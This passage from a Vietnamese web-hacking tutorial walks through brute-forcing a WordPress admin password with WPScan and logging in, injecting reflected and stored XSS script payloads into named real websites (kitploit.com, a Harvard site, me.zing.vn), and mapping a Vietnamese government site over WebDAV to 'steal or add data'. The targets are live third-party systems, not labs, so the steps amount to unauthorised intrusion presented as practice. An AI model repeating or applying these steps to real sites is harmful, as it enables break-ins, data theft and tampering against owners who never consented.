
Wpscan brute force khá nhanh, 10s là brute force được 100 password , chúng ta sẽ nhận được pass của user admin:




Chúng ta vào trang login website. Các trang sử dụng nền tảng wordpress thường có link login admin mặc định là /wp-admin



Enter Vào trang login:




Login với user và pass vừa tìm được: user: admin . pass: 123456 .




Phần 4: Thực hành đánh giá website bị lỗi XSS


1. **Mô hình**



* Mô hình Reflected XSS :



* Mô hình Stored XSS :




1. **Check lỗi XSS**


Check lỗi Reflected XSS :

Website demo: <http://www.kitploit.com/>

Dùng trình duyệt firefox truy cập website trên. Click ô search trên website để ghi đoạn script : “><script>alert(‘XSS’);</script>



Enter để tìm kiếm và kết quả check nhận được là đã bị dính lỗi XSS :




* số website demo tham khảo khác cho các bạn tự nghiên cứu :

<http://harvardforest.fas.harvard.edu> ( 1 website của Đại học Harvard )

sau khi chèn 1 đoạn script:

<http://harvardforest.fas.harvard.edu/live-data/weather/atf.incqfxpp%3Cscript%3Ealert('ShacoJX')%3C/script%3Enk4k0?220884>


kết quả check lỗi trả về :




Check lỗi Stored XSS :

Website demo: <http://me.zing.vn>


Chúng ta vào website bằng trình duyệt firefox, login user cá nhân ( ai chưa có , thì có thể đăng ký ) . Sau khi login chúng ta sang mục trang cá nhân :




Rồi vào mục thông tin:



Phần thông tin cơ bản, chúng ta click chỉnh sửa , và sửa ở phần Số CMND là 1 đoạn script : <script>alert('Shaco JX');</script>




Sau đó ta lưu lại thông tin và nhận kết quả check lỗi trả về :



Giờ chúng ta click sang mục khác, sau đó click quay trở về phần thông tin. Và thấy rằng đoạn script chúng ta lưu ở số CMND vẫn hoạt động.

Phần 5: thực hành khai thác website qua lỗ hổng webdav

1. **Mô hình**




1. **Thực hành khai thác lỗ hổng webdav**


Websitde demo : <http://www.csql.gov.vn/>

Bài lab này chúng ta sử dụng hệ điều hành windows.


Click This PC , thấy phần Network :




Click chuột phải, chọn Map network drive :




Sau đó chọn Connect to a website that you ….. :




Tiếp tục chọn Next > Next :



Đến phần internet or netdowrk address thì ta paste link website vào :



Chọn Next > Next > Finish và ta nhận kết quả :



Ta có thể lấy trộm data về, hoặc thêm data vào….